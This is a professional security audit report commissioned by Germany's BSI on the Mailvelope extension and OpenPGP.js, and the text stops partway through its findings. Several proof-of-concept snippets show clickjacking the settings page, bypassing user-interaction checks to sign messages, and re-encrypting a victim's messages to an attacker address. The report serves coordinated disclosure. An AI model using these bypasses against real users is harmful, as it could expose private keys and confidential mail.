Federal Office
for Information Security

Mailvelope Extensions

Security Audit

SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Authors: W. Ettlinger, A. Mynzhasova

SEC Consult Deutschland Unternehmensberatung GmbH

Ullsteinstraße 130, Turm B/8. floor

12109 Berlin, Deutschland

www.sec-consult.com

Federal Office for Information Security
Post Box 20 03 63
D-53133 Bonn
Phone: +49 22899 9582-0
E-Mail: bsi@bsi.bund.de
Internet: https://www.bsi.bund.de

Table of Contents

1 Management Summary 5
1.1 Scope and Timetable 5
1.2 Results 6
1.2.1 Worst Case Scenarios 6
1.3 Suggested Measures 7
1.3.1 Measures with Immediate Need for Action 7
1.3.2 Further Measures 7
1.4 Disclaimer 7
2 Approach 8
2.1 Testing Method 8
2.1.1 Scope Limitations 8
2.1.2 Tested Vulnerabilities 8
2.2 Test Setup 9
2.2.1 OpenPGP.js 9
2.2.2 Mailvelope 9
2.3 Risk Calculation 10
2.3.1 Definition of the Term Likelihood 10
2.3.2 Definition of the Term Severity 11
2.4 Total Risk 11
3 Vulnerability Summary 12
3.1 Total Risk Per System 12
3.2 Risk of Each Vulnerability 12
4 Detailed Analysis 14
4.1 Mailvelope 14
4.1.1 General Information 14
4.1.2 Clickjacking (CVE-2019-9147) 14
4.1.3 Insufficient Key Equality Check 16
4.1.4 Private Key Operations Require no User Interaction (CVE-2019-9149) 18
4.1.5 [Expunged Finding] 20
4.1.6 Password Entry Indicator Bypass 21
4.1.7 Secondary User Ids Not Visible during Key Import 22
4.1.8 Key Import User Interaction Bypass (CVE-2019-9150) 26
4.1.9 Low Distinguishability of Secure Backgrounds 29
4.1.10 Cross-Site Scripting 31
4.1.11 Missing Message and Key Validity Checks (CVE-2019-9148) 35
4.1.12 Note: Alteration of the GnuPG Trust Model 39
4.1.13 Note: Side Channel Attacks 39
4.1.14 Note: Outdated Software 44
4.1.15 Notes 45
4.2 OpenPGP.js 48
4.2.1 General Information 48
4.2.2 Invalid Curve Attack (CVE-2019-9155) 48
4.2.3 Message Signature Bypass (CVE-2019-9153) 51
4.2.4 Information from Unhashed Subpackets is Trusted (CVE-2019-9154) 52
4.2.5 Missing Primary Key Binding Signature Verification 54
4.2.6 CFB Mode Side-Channel Vulnerability 55

4.2.7 [Expunged Finding] 57
4.2.8 Weak Default S2K-Algorithm Configuration 58
4.2.9 Designated Revoker is Ignored 59
4.2.10 “Critical” Bit is Ignored 61
4.2.11 Advertised Symmetric Encryption Algorithms Ignored during Decryption 62
4.2.12 Note: [Expunged Finding] 64
4.2.13 Note: [Expunged Finding] 64
4.2.14 Notes 64
4.3 GnuPG Integration 65
4.3.1 General Information 65
4.3.2 Note: [Expunged] 66
4.3.3 Note: Lack of Public Key Algorithm Information during Key Generation 66
4.3.4 Notes 66
Appendix 67
invalid_curve_attack.js 67
message_signature_bypass.js 77
unsigned_subpackets.js 81
subkey_trust.js 83
cfb_oracle.js 85

1 Management Summary

SEC Consult was tasked by the Federal Office for Information Security (*German:* Bundesamt für Sicherheit in der Informationstechnik, abbreviated as BSI) with performing a security audit and source code review of the Mailvelope Google Chrome and Firefox Add-ons, the OpenPGP.js library as well as the GPGME-json utility. Objective of this review was to reveal common security issues and to offer suggestions for improvements. The focus of the audit was to identify:

- vulnerabilities in the cryptographic algorithms,
- routines that could cause user data compromise,
- and routines that could be abused for user monitoring.

The vulnerabilities outlined in this document are subject to a coordinated vulnerability disclosure process and the appropriate maintainers have been notified. [Most of the vulnerabilities are patched, while some uncritical vulnerabilities are not yet addressed. Passages in this report regarding unpatched vulnerabilities are hence expunged.]

The following chapter summarizes the scope and timetable of the audit, the results of the audit and outlines the measures recommended by SEC Consult.

1.1 Scope and Timetable

Mailvelope is a browser Add-on that allows users to encrypt, decrypt, sign and verify messages in web applications that are specifically written to support the Add-on, and in web applications that do not explicitly support Mailvelope. Mailvelope utilizes the OpenPGP standard to allow interoperability with a vast number of applications.

The cryptographic operations are performed either in the browser through the OpenPGP.js JavaScript library or by the local installation of GnuPG via the GPGME-json interface.

The security assessment took place from **17.09.2018** to **01.02.2019**. The following lists the software snapshots that were in the scope of this audit:

- the **Mailvelope** browser extension for Google Chrome and Mozilla Firefox

  Release version 3.0.0

  Repository: https://github.com/mailvelope/mailvelope.git

  Branch: master

  Commit: 1eed79f4a50c970c17822e1fea02ccae3a0c8a35

- the **OpenPGP.js** open source OpenPGP implementation

  Release version 4.1.0

  Repository: https://github.com/openpgpjs/openpgpjs.git

  Branch: master

  Commit 37517313307ae2d2f8e200d265dd9fffeada21f4

  - The scope was limited to the code paths that can be reached by using Mailvelope. A focus was put on new functionality.

- the **gpgme-json** interface tool and **gpgme.js** library used by the Mailvelope GnuPG integration

  Release version 1.12.0

Repository: https://dev.gnupg.org/source/gpgme.git

Branch: master

Commit 1aff2512d846ea640d400caa31c20c40230b3b04

All tested software was publicly available and has been obtained from their respective online repositories.

1.2 Results

SEC Consult found the following **critical vulnerabilities** in the tested software in the given timeframe of the audit. An attacker could, given that specific preconditions are met, abuse these vulnerabilities to

- gain access to the victim's private key,
- fake a victim's signature,
- and decrypt messages intended for other recipients.

1.2.1 Worst Case Scenarios

If an attacker manages to exploit the identified vulnerabilities, the following attack scenarios are possible:

- **Mailvelope**

  An attacker is able to:

  - Compromise the settings page via a clickjacking attack.

    An attacker can perform clickjacking attacks as it is possible to bypass the mechanism protecting the Mailvelope settings page from these kinds of attacks. Thus, the attacker can trick a victim into modifying settings, importing keys, exporting private keys or adding web pages to the whitelist.

  - Decrypt messages a victim intended to send to someone else.

    Due to a lack of information presented to the user during a key import, an attacker can cause extra user ids associated with a key to be imported without the user's consent. Additionally, as an attacker can conduct private key operations without user interaction, an attacker could use the victim's private key for message decryption or signature.

  - Fake Mailvelope UI elements.

    Several vulnerabilities in Mailvelope could allow an attacker to make faked Mailvelope UI elements appear more trustworthy. This increases the risk of successful phishing attacks significantly.

- **OpenPGP.js**

  An attacker is able to:

  - Gain access to the victim's private key.

    Due to insufficient verification of received messages, an attacker can perform an invalid curve attack. This leads to the exposure of the victim's private key to an attacker.

  - Fake signatures.

    Due to a vulnerability in the message signature verification implementation it is possible to construct a message that would appear to have a victim's signature.

  - Modify signature-related information.

Certain information from an OpenPGP message is treated as verified, even if it is not cryptographically signed. For this reason, an attacker is able to arbitrarily modify the contents of e.g. a key certification signature or revocation signature.

- Get plain text from parts of encrypted messages.

  Due to several implementation errors, an attacker is able to gain the plain text of parts of certain encrypted messages.

1.3 Suggested Measures

Based on the results of the Penetration Test, SEC Consult recommends the following measures:

1.3.1 Measures with Immediate Need for Action

SEC Consult recommends the following measures short-term:

1. **Correction of the discovered vulnerabilities.** Multiple vulnerabilities, some of them critical, have been found in the course of the security audit. Those vulnerabilities should be corrected as soon as possible. Recommended solutions can be found in the corresponding chapters.
2. **Recheck of the audited applications.** A recheck can ensure that the countermeasures are applied correctly, and all found vulnerabilities have been eliminated.

1.3.2 Further Measures

In the mid- and long-term SEC Consult recommends the following measures to mitigate / solve the identified problems.

1. **Implementation of the Secure Software Development Lifecycle (SSDLC) methodology.** Software development is a process that involves many steps. Security issues that are not identified until the final acceptance tests or after deploying a system for productive use, usually require significantly more effort to be fixed (if even possible at all) in comparison to measures that are implemented during early stages of the development process.

   A Secure Software Development Lifecycle defines activities and quality gates during all stages of the development process, to ensure that causes for security issues are identified and mitigated as early as possible. To establish such a SSDLC, the current maturity level of the development process must be evaluated and the necessary measures and activities towards implementing and improving a Secure Software Development Lifecycle must be defined.
2. **Development of an audit plan for application security.** Such an audit plan ensures that applications are audited in a way that reflects the criticality, the availability of information (e.g. source code), the development status and influences of the business field.

1.4 Disclaimer

In this project, a timebox approach was used to define the consulting effort. This means that SEC Consult allotted a prearranged amount of time to identify and document vulnerabilities. Because of this, there is no guarantee that the project has discovered all possible vulnerabilities and risks.

Furthermore, the security check is only an immediate evaluation of the situation at the time the check was performed. An evaluation of future security levels or possible future risks or vulnerabilities cannot be derived from it.

2 Approach

The following chapter outlines the Penetration Testing approach of SEC Consult.

2.1 Testing Method

The security audit was conducted as a source code review. For this type of audit, SEC Consult utilizes the following methodology:

- The application's source code (or parts thereof) is reviewed line-by-line. Source code scanners are utilized as useful or required. Based on this assessment and through the auditors' experience, potential vulnerabilities are identified.
- Potential vulnerabilities are then verified from an attacker's point of view. A proof of concept for an attack is developed.
- Vulnerabilities that could not be verified as practically exploitable and other particularities of the code are reported as notes.
- Based on the auditors' judgment parts of the application are tested using other approaches such as e.g. fuzzing. Custom and standard test tools are applied if they are considered useful for a given component.

2.1.1 Scope Limitations

The following constraints to the scope were defined:

- Only side channel attacks that allow a web application to extract secret data were considered. Other side channel attacks (e.g. ones that require measuring the power consumption of hardware components) were not considered.
- The main defense against side channel attacks involves limiting the number of private key operations that can be conducted without requiring user interaction. For side channel attack vulnerabilities, the main audit focus was put on this mechanism.

2.1.2 Tested Vulnerabilities

At least the following vulnerability classes were considered during the audit. Note that due to the large number of possible vulnerability types this list is not exhaustive:

- **Cryptographic vulnerabilities**
  - Side channel attacks (see constraints above)
  - Implementation errors in cryptographic algorithms
  - Weak default parameters
- **Logic errors**
- **Web specific vulnerabilities**
  - Cross-Site Scripting
  - Clickjacking

  - Improper HTML filtering
  - etc.
- **Browser extension specific vulnerabilities**
  - Insecure Manifest configuration
  - Exposure of internal methods to the API
  - etc.
- **Vulnerabilities specific to Mailvelope**
  - Bypassing security mechanisms (e.g. whitelist, secure background, etc.)
- **Vulnerabilities specific to OpenPGP**
  - Key trust model issues
  - Message/Key parsing and verification issues
  - etc.
- **Vulnerabilities specific to GnuPG integration:**
  - Buffer overflows
  - Key trust model issues
  - Message/Key parsing and verification issues

2.2 Test Setup

In order to be able to simulate real-life conditions and to be able to explore theoretical attacks, a test configuration was set up. In order to reconstruct the proof of concepts in this document, a similar test setup is required.

2.2.1 OpenPGP.js

The test setup for OpenPGP.js consisted of a build environment[1] and a browser setup. The Grunt configuration was modified to include an additional source folder, where all test cases are stored. This setup allows addressing the official API as well as interacting with internal classes and functions.

To be able to execute the test code, an HTML file was created that refers to the JavaScript file that is created by Grunt. This file was served using a local web server. The test code could then be executed via the Chrome and Firefox Developer Tools.

2.2.2 Mailvelope

A build of the Mailvelope extension was loaded into both Firefox and Chrome. Mailvelope was then configured to include chosen hostnames into the whitelist (one hostname with and one without API access). The system's hosts-File was then modified to direct these host names to 127.0.0.1. A local webserver serving the test code was set up. By browsing to one of the two whitelisted hostnames, a whitelisted web application was simulated.

1 see Readme document for build instructions: https://github.com/openpgpjs/openpgpjs/blob/master/README.md

In order to be able to e.g. test Mailvelope's behavior when providing different manipulated messages, the OpenPGP.js test code (see above) was included. This setup allowed SEC Consult to use OpenPGP.js to generate these manipulated messages on-the-fly.

To test the connection to GnuPG, a local installation of GnuPG was set up and Mailvelope was configured to utilize the GPGME-json interface.

2.3 Risk Calculation

All security risks discovered were evaluated with a risk score. The risk score is calculated from a risk matrix, which consists of likelihood and severity. The likelihood describes the probability that an attacker discovers the vulnerability and is able to exploit it. The severity refers to the severity of the vulnerability as well as its impact. As the severity influences the risk stronger than the likelihood, it is included squared in the equation. By multiplying likelihood and severity, the risk score is determined, which allows an assessment of the risks posed by a vulnerability.

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

To allow for a simple textual description of the risk, the scores were classified into four main categories:

Risk Score	Risk assessment
1 – 10	low
11 – 24	medium
25 – 60	high
61 – 125	critical

2.3.1 Definition of the Term Likelihood

The “likelihood” identifies the probability that the flaw can be exploited by an attacker. It is influenced by a combination of the following factors:

- **User Privileges Required / Network access required:**

  In general, the lower the privileges required by an adversary, the higher the likelihood of an exploit. However, this factor heavily depends on the defined attack scope and the audit goal, e.g. are we assuming that the attacker is already administrator or are we assuming that the attacker starts as an unauthenticated user.

- **User Interaction:**

  The fewer user interactions required (in UI) by the victim(s), the higher the likelihood of an exploitation by an adversary.

- **Attack Complexity / Time Required:**

The lower the “attack complexity”, the higher the likelihood of an exploit. This factor only decreases the likelihood notably if large resources (time/computing power) and / or very large samples of data (e.g. network traffic) are required for a successful exploit.

- **Existence of Public Exploits:**

  If exploits are available to the public (for free or via readily available commercial tools), the likelihood increases significantly.

- **Knowledge about System Internals:**

  The fewer knowledge required about the systems internals (e.g. access to configurations), the higher the likelihood of an exploit. This factor only decreases the likelihood notably, if the auditor has significantly more knowledge than the assumed attacker.

- **Chaining of Vulnerabilities:**

  In some cases, a vulnerability can only be fully leveraged when chained with other vulnerabilities. Based on the specific attack assumptions and other relevant (non-)existing vulnerabilities, the factor "Chaining of vulnerabilities" can increase or decrease the likelihood significantly in certain cases.

Depending on the specific flaw identified and the defined audit scope, certain factors may be weighted more than others.

Factors that are **not** considered for the likelihood of a flaw:

- **Skill level of attacker.**

  Not factored in. It describes the general competence of an attacker. We always assume that an attacker is at least as smart as a SEC Consult auditor.

2.3.2 Definition of the Term Severity

The term "severity" defines the impact of the identified flaw. The higher the severity, the higher the costs associated with a successful exploitation of the identified flaw by an adversary.

2.4 Total Risk

To determine a total risk for a system, a network or an entire corporation, the single risks need to be summed up. However, a simple addition is not applicable as this does not comply with the real behavior of singular vulnerabilities to each other. Two vulnerabilities with the same risk do not result in an overall risk twice as high.

Therefore, the energetic sum formula is used to calculate the total risk:

$$\mathbf{10\ lg\ (10^{R1/10} + 10^{R2/10} + \ldots + 10^{Rn/10}) = R_{total}}$$

where R is a Single Risk and R_{total} is a Total Risk

3 Vulnerability Summary

This chapter contains all identified vulnerabilities in the audited systems of the BSI.

Risk assessment	**No. of vulnerability classes**
Low	6
Medium	8
High	4
Critical	2
Total	**20**

3.1 Total Risk Per System

The following table contains a risk assessment for each component which contained security flaws.

System	**Field of application**	**Risk**
Mailvelope	Web browser	High (50.14)
OpenPGP.js	Web browser	Critical (75.33)
Total	-	**Critical (75.35)**

3.2 Risk of Each Vulnerability

The following table contains a risk assessment for the discovered vulnerabilities.

Vulnerability	**System**	**Risk**	**Page**
Clickjacking	Mailvelope	High (50.00)	15
Insufficient Key Equality Check	Mailvelope	High (32.00)	17
Private Key Operations Require no User Interaction	Mailvelope	High (32.00)	19
[Expunged]	Mailvelope	Medium (18.00)	[-]
Password Entry Indicator Bypass	Mailvelope	Medium (18.00)	22
Secondary User Ids Not Visible during Key Import	Mailvelope	Medium (16.00)	23
Key Import User Interaction Bypass	Mailvelope	Medium (12.00)	27
Low Distinguishability of Secure Backgrounds	Mailvelope	Low (9.00)	30

Vulnerability	**System**	**Risk**	**Page**
Cross-Site Scripting	Mailvelope	Low (9.00)	32
Missing Message and Key Validity Checks	Mailvelope	Low (2.00)	36
Invalid Curve Attack	OpenPGP.js	Critical (75.00)	49
Message Signature Bypass	OpenPGP.js	Critical (64.00)	52
Information from Unhashed Subpackets is Trusted	OpenPGP.js	High (27.00)	53
Missing Primary Key Binding Signature Verification	OpenPGP.js	Medium (18.00)	55
CFB Mode Side-Channel Vulnerability	OpenPGP.js	Medium (18.00)	56
[Expunged]	OpenPGP.js	Medium (16.00)	[-]
Weak Default S2K-Algorithm Configuration	OpenPGP.js	Medium (16.00)	59
Designated Revoker is Ignored	OpenPGP.js	Low (9.00)	60
“Critical” Bit is Ignored	OpenPGP.js	Low (9.00)	62
Advertised Symmetric Encryption Algorithms Ignored during Decryption	OpenPGP.js	Low (5.00)	63
Total	-	**Critical (75.35)**	-

4 Detailed Analysis

This chapter outlines the attacks and found vulnerabilities in detail.

4.1 Mailvelope

4.1.1 General Information

This section describes vulnerabilities found in Mailvelope. Mailvelope is the browser extension that offers web applications a way to access signature and encryption functionality.

4.1.2 Clickjacking (CVE-2019-9147)

As the settings page is intended to be accessible from web applications, the browser's extension isolation mechanisms are disabled (see `web_accessible_resources` in *manifest.json*). Mailvelope therefore implements additional measures to prevent web applications from directly embedding the settings page.

However, this mechanism can be bypassed. An attacker could therefore conduct a clickjacking attack against the settings page. She could for example get the victim to import a key, export her private key or add a page to the whitelist. Note that this attack is also possible from web pages that are not whitelisted.

Note that a whitelisted application with client API functionality enabled can by design conduct clickjacking attacks. The application would have to embed a settings container through the API (`createSettingsContainer`). By modifying the iframe's `src` attribute, the page can also directly navigate the settings container to any subpage.

4.1.2.1 Proof of concept

The following snippet demonstrates this issue. It could be embedded on any web application. This particular Proof of concept targets Chrome, though the vulnerability affects Firefox as well.

```
<iframe
 src="chrome-extension://kajibbejbohfaggdiogboambcijhkke/app/app.html
?id=apptopframeid-test#/settings/watchlist">
```

When a settings page requests a subcontroller it provides the id `apptopframeid` if it is not loaded the top window. When it is loaded in a frame it provides the id from the URL parameter `id`. If the URL parameter `id` matches `apptopframeid`, an empty string is passed. This id is then incorporated into a "view name" (constructed as view type string, the character "-" and the id).

The mechanism that prevents directly embedding the settings page is implemented in the function `verifyCreatePermission`. It employs the function `parseViewName` to split the view name into the type and id. When the id is not equal to `apptopframeid`, the process is aborted. However, the function `parseViewName` incorrectly parses view names containing more than one dash-character. E.g. the view name "a-b-c" is parsed into the type "a" and the id "b".

This attack works as the method `App.getId` checks whether the value `apptopframeid-test` matches the value `apptopframeid`, while the method `verifyCreatePermission`, due to the bug in `parseViewName`, compares two identical values `apptopframeid`.

After the attacker embedded the settings page, she would need to engage the victim into interacting with it in a specific way. To achieve this the attacker could disguise the page e.g. as a casual game. The victim would believe to be interacting with the game while modifying the settings of Mailvelope. An attacker could employ several tactics to hide the settings page (e.g. modifying the frame's opacity).

4.1.2.2 Recommended solution

The described bug in `parseViewName` should be fixed. It should be considered whether allowing API clients to embed the settings page is necessary.

4.1.2.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	**50**
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.2.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to convince a victim into visiting a web page and interact with it in a specific way.
Likelihood	The likelihood that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites is moderate.
Severity	An attacker could for example get the victim to import a key, export her private key or add a page to the whitelist.
Risk	High (50)
CVSS-v3 Base Score	8.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

4.1.3 Insufficient Key Equality Check

When updating a key through the API, Mailvelope first checks if the provided key is identical to the key already in the keyring. If this is the case, no action is taken.

However, this check only compares the modification date of the keys. This is insufficient to determine that the keys are identical.

Specifically, OpenPGP implementations (e.g. OpenPGP.js or GnuPG) often generate a revocation certificates with every key. This revocation certificate contains a key revocation packet. A revocation certificate is meant to be kept for the case that the private key is no longer accessible. In this case the user would still be able to revoke the key by publishing the revocation certificate.

These revocation certificates are generated at the same time as the key (e.g. OpenPGP.js even uses the exact same timestamp). When a key in the keyring is updated with a version that contains a revocation certificate, no action is taken if the timestamps match. In this case, a key update that would invalidate the stored key is ignored.

In a scenario where an attacker gains access to a private key that the legitimate user already revoked using a revocation certificate, the attacker could sign messages in the legitimate user's name. Due to the described bug, Mailvelope users that received a key update that revokes the key would still consider these signatures correct and would use this key for encrypted communication.

4.1.3.1 Proof of concept

The following keys demonstrate this issue. The second key is identical to the fist key but contains the revocation certificate. When these keys are imported in the order below using the client API, the key in the keyring remains valid.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW91vVAEEALK5OCgI7kYJghkoHVCFzDXtle9EnMac4BdFrmknw6V3fZi8
uiRwrHgsGlR+fg5bLh7bwd1QgnNeY/uBbweyHh+5NzNvThg6CQl5+G1mDqYk
yzP6uTzXcfiKTeXqrMjQm5z4KEZYZ43P2K4KSDDQ8LPXBAHZB5u+HXQWGJ33
BJChABEBAAHNH3Rlc3RjYXNlIDx0ZXN0Y2FzZUBleGFtcGxlLmNvbT7CuQQQ
AQgALQUCW91vVAYLCQcIAwIJEL1gd7Q9ug0UBBUICgIDFgIBAhkBAhsPAh4H
AyIBAgAAcC8EAIF0redBFZx6K9ECxuWSlbxLMPvxGAf6OO01ZRG5j4q2zaAw
AORbmLZca+wRVwU45nChmlPX1xUOPd0zjfims7DE67B9ONsW/rmUv32q/s/S
vd2OGnGCl3Zg5tBsM5Bq8s5dQNbRrgaJi4jRFpNqk1ODEYgtzrbkLJqZFyDk
8/ww
=xPzo
-----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW91vVAEEALK5OCgI7kYJghkoHVCFzDXtle9EnMac4BdFrmknw6V3fZi8
uiRwrHgsGlR+fg5bLh7bwd1QgnNeY/uBbweyHh+5NzNvThg6CQl5+G1mDqYk
yzP6uTzXcfiKTeXqrMjQm5z4KEZYZ43P2K4KSDDQ8LPXBAHZB5u+HXQWGJ33
```

```
BJChABEBAAHCuQQgAQgALQUCW91vVAYLCQcIAwIJEL1gd7Q9ug0UBBUICgID
FgIBAhkBAhsPAh4HAyIBAgAAy48D/jCMzSNr3rXjNkGrHcj3DjtrHFMEC/Fs
dqY4RknYjZWHlzNeZIowgDU1DOlJx3Apf7b9Hsqr99aP6retQn+qj1AEJw6m
NweonsWRu/tAhk5Ze3464h586t53JJE+OL8YYxdRPS/X9AxRCwnT4kDrkpvt
bt46FzFGWJ2E6tOneDlezR90ZXN0Y2FzZSA8dGVzdGNhc2VAZXhhbXBsZS5j
b20+wrkEEAEIAC0FAlvdb1QGCwkHCAMCCRC9YHe0PboNFAQVCAoCAxYCAQIZ
AQIbDwIeBwMiAQIAAHAvBACBdK3nQRWceivRAsblkpW8SzD78RgH+jjtNWUR
uY+Kts2gMADkW5i2XGvsEVcFOOZwoZpT19cVDj3dM434prOwxOuwfTjbFv65
lL99qv7P0r3djhpxgpd2YObQbDOQavLOXUDW0a4GiYuI0RaTapNTgxGILc62
5CyamRcg5PP8MA==
=9Dzj
-----END PGP PUBLIC KEY BLOCK-----
```

4.1.3.2 Recommended solution

A more rigorous check should be implemented to determine whether an update would modify a known key.

4.1.3.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	**32**	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.3.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - An attacker requires access to a private key to a key that has been revoked using a revocation certificate.
Likelihood	The likelihood that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites is moderate.
Severity	An attacker could use a revoked key to sign messages.
Risk	High (32)
CVSS-v3 Base Score	7.4
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

4.1.4 Private Key Operations Require no User Interaction (CVE-2019-9149)

Mailvelope tries to prevent a web application from using the API to conduct private key operations without user interaction. Two vulnerabilities were found that allow an attacker to bypass these restrictions.

An attacker could abuse these vulnerabilities to decrypt or sign messages without requiring user interaction.

4.1.4.1 Proof of concept

The following JavaScript snippets must be executed from whitelisted web application with API access enabled (see section 2.2).

The first attack targets the method `Editor.getPlaintext`. This method tries to prevent attackers from signing arbitrary messages through the option `predefinedText`. This option allows a web application to preset the text shown in an editor. The scenario Mailvelope tries to prevent involves an attacker using this option to set the text in an editor and immediately sign (and encrypt) the message through the API. Assuming the private key password is cached, no user interaction would be required.

Therefore, this method disables the private key password cache if the preset text editor has not been modified by the user. The following snippet shows the relevant code from the method `Editor.getPlaintext`:

```
// don't use key cache when sign & encrypt of message and user has not
touched the editor
// otherwise any predefinedText could be signed with the client-API
const noCache = this.props.embedded && !msg.draft && !
this.state.hasUserInput;
```

The method allows encryption without modifying the text only if the editor is not opened through the API. This is safe, as in this case the user always has to manually initiate encryption. To find out if the API was used, the property `embedded` is used. However, this property cannot be trusted as it is transferred as a URL parameter.

The following snippet demonstrates how an application can remove the URL parameter `embedded` to fool this check. This attack only works if the private key password has been cached.

```
const ed = await window.mailvelope.createEditorContainer(
      '#container', kr, {predefinedText: 'test', signMsg: true});
const el = $('iframe'); // find editor frame
el.attr('src', el.attr('src').replace('&embedded=true', ''));
// wait for frame to load & text to be set
await new Promise(r => setTimeout(r, 1000));
console.log(await ed.encrypt(['recipient@example.com']));
```

The second vulnerability allows an attacker to decrypt an arbitrary message. This works by using the option `armoredDraft`. This option allows a web application to provide a signed and encrypted draft message to an editor. This draft message must be encrypted for and signed by the author’s private key.

However, when the GnuPG backend is used, the signer of the draft is not verified. Therefore, an encrypted message from another user can be provided as a draft.

An attacker can therefore pass a signed and encrypted message originally sent to the victim as a draft. After the draft has been loaded, the attacker can encrypt the editor contents with her own public key:

```
const ed = await window.mailvelope.createEditorContainer(
      '#container', kr, {armoredDraft: MESSAGE});
const el = $('iframe');
el.attr('src', el.attr('src').replace('&embedded=true', ''));
// wait for frame to load & draft to be decrypted
await new Promise(r => setTimeout(r, 5000));
console.log(await ed.encrypt(['attacker@example.com']));
```

The cause of this vulnerability is that the function `decryptMessage` (also `verifyMessage`, see *pgpModel.js*) unlike `verifyDetachedSignature` does not filter signatures from unexpected keys. This only affects the GnuPG backend as GnuPG maintains a separate keyring. This allows GnuPG to verify signatures from keys that have not explicitly been provided.

The draft restore functionality in the version tested does not work for the OpenPGP.js backend as the user's key is not provided to verify the draft's signature.

Drafts (i.e. messages signed by and encrypted for the user) can always be created without user interaction. A scenario for this could be to fake sync messages, as they are also signed by and encrypted for the user. This however is not exploitable, as draft messages are encoded in MIME format while sync messages are expected to be in JSON format.

4.1.4.2 Recommended solution

The check whether an editor was created by an API call should be modified to only incorporate trusted information.

The methods `decryptMessage` and `verifyMessage` should be modified to drop or invalidate signatures by unexpected keys.

Ideally, all private key operations should be made transparent to the user (i.e. the user is presented with a dialog showing which operation on what message is conducted with which private key).

4.1.4.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	**32**	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.4.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application. - To decrypt arbitrary messages, the victim needs to have the attacker's public key in her keyring. - The victim's private key must be unlocked.
Likelihood	The likelihood that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites is moderate.
Severity	An attacker could abuse these vulnerabilities to decrypt or sign messages without requiring user interaction. An attacker could decrypt messages a victim intended to send to someone else.
Risk	High (32)
CVSS-v3 Base Score	9.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

4.1.5 [Expunged Finding]

4.1.5.1 [Expunged]

4.1.5.2 [Expunged]

4.1.5.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	**18**	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.5.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - [T]he attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application. - [A]n attacker needs to guess [user settings.]
Likelihood	The likelihood that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites is moderate.
Severity	[Expunged]
Risk	Medium (18)
CVSS-v3 Base Score	8.0
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:N

4.1.6 Password Entry Indicator Bypass

Whenever a user types a password into a password dialog, with every key press Mailvelope shows a badge indicating that the displayed dialog is legitimate (by showing the string “OK” in the extension icon). However, by calling certain APIs, the web application can also cause the badge to be shown without requiring user interaction.

A web application that tries to fake a password entry dialog could call these API methods whenever the user enters her password. To the user this would indicate that the password dialog is legitimate.

By abusing this vulnerability, an attacker could make faked Mailvelope UI elements attacks appear more trustworthy, thus increasing the risk for phishing attacks.

4.1.6.1 Proof of concept

The following snippet demonstrates this issue. When it is executed, the green “OK” badge is shown in the extension icon (see Figure 1). As this operation does not require a private key, the legitimate password entry dialog is not shown.

This JavaScript code must be executed from whitelisted web application with API access enabled (see section 2.2).

```
x = await window.mailvelope.createEditorContainer('#container', keyRing)
await x.encrypt([])
```




Figure 1: The green "OK" badge being shown in Chrome.

4.1.6.2 Recommended solution

Mailvelope should unmistakably indicate that a password is entered into a legitimate dialog. The execution of other operations should be indicated differently.

4.1.6.3 Risk matrix

		Severity				
